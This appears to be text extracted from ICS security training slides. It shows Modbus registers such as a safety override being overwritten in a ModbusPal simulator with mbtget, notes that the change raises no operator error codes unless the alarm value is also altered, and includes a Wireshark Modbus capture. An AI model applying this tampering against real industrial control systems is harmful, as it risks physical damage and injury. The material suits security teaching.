
Address	Value	Name	Binding
11		EnableOu...	
21		SafetyOv...	

**ModbusPal Register and Coil values have been overwritten by mbtget.**

**Attacker uses vendor product, install instructions to identify initial settings, then alter them.**


**No “error codes” show up to alert operator a system parameter has been changed, but High Voltage Alarm would be triggered, unless attacker also changed the Alarm value.....**

# Wireshark Home



**Wireshark is the world's foremost network protocol analyzer. It lets you see what's happening on your network at a microscopic level.**

# Wireshark Modbus Captures



The screenshot displays the CloudShark web interface for a capture named 'mb.pcap'. The interface shows a list of network packets with columns for No., Time, Source, Destination, Protocol, Length, and Info. A yellow circle highlights a packet in the list, and a yellow box with the word 'Modbus' is overlaid on it.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	141.81.0.10	141.81.0.11	TCP	54	56852 > 49290 [ACK] Seq=1 Ack=1 Win=6352
2	0.000015	141.81.0.10	141.81.0.11	TCP	54	56851 > 49218 [ACK] Seq=1 Ack=1 Win=6398
3	0.004085	141.81.0.10	141.81.0.11	CIP	136	Multiple Service Packet,   Unknown Servi
4	0.004585	141.81.0.86	141.81.0.10	TCP	60	555-appl-proto > 57184 [ACK] Seq=1 Ack=1
5	0.004620	141.81.0.10	141.81.0.86	TCP	60	Query: Trans: 0; Unit: 255, Func: 4: Rea
6	0.005159	141.81.0.86	141.81.0.10	TCP	60	Response: Trans: 32000; Unit: 255, Func:
7	0.005161	141.81.0.83	141.81.0.10	TCP	60	EtherNet-IP-2 > 50275 [ACK] Seq=1 Ack=83
8	0.005189	141.81.0.10	141.81.0.83	CIP	1258	Multiple Service Packet,   Unknown Servi
9	0.005604	141.81.0.63	141.81.0.10	CIP	126	Success,   Success,   Success
10	0.005617	141.81.0.10	141.81.0.86	Modbus/TCP	66	Query: Trans: 1; Unit: 255, Func: 2: Rea
11	0.005655	141.81.0.10	141.81.0.63	CIP	386	Multiple Service Packet,   Unknown Servi
12	0.007574	141.81.0.83	141.81.0.10	TCP	60	EtherNet-IP-2 > 50275 [ACK] Seq=1 Ack=12
13	0.008484	141.81.0.83	141.81.0.10	CIP	126	Success,   Success,   Success
14	0.014534	141.81.0.63	141.81.0.10	CIP	126	Success,   Success,   Success

Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)

Ethernet II, Src: Hewlett-\_e0:02:5e (78:e7:d1:e0:02:5e), Dst: Hewlett-\_6c:28:f0 (d4:85:64:6c:28:f0)

Internet Protocol Version 4, Src: 141.81.0.10 (141.81.0.10), Dst: 141.81.0.11 (141.81.0.11)

Transmission Control Protocol, Src Port: 56852 (56852), Dst Port: 49290 (49290), Seq: 1, Ack: 1, Len: 0

**Passive method to collect ALL IP data traversing, wired and wireless**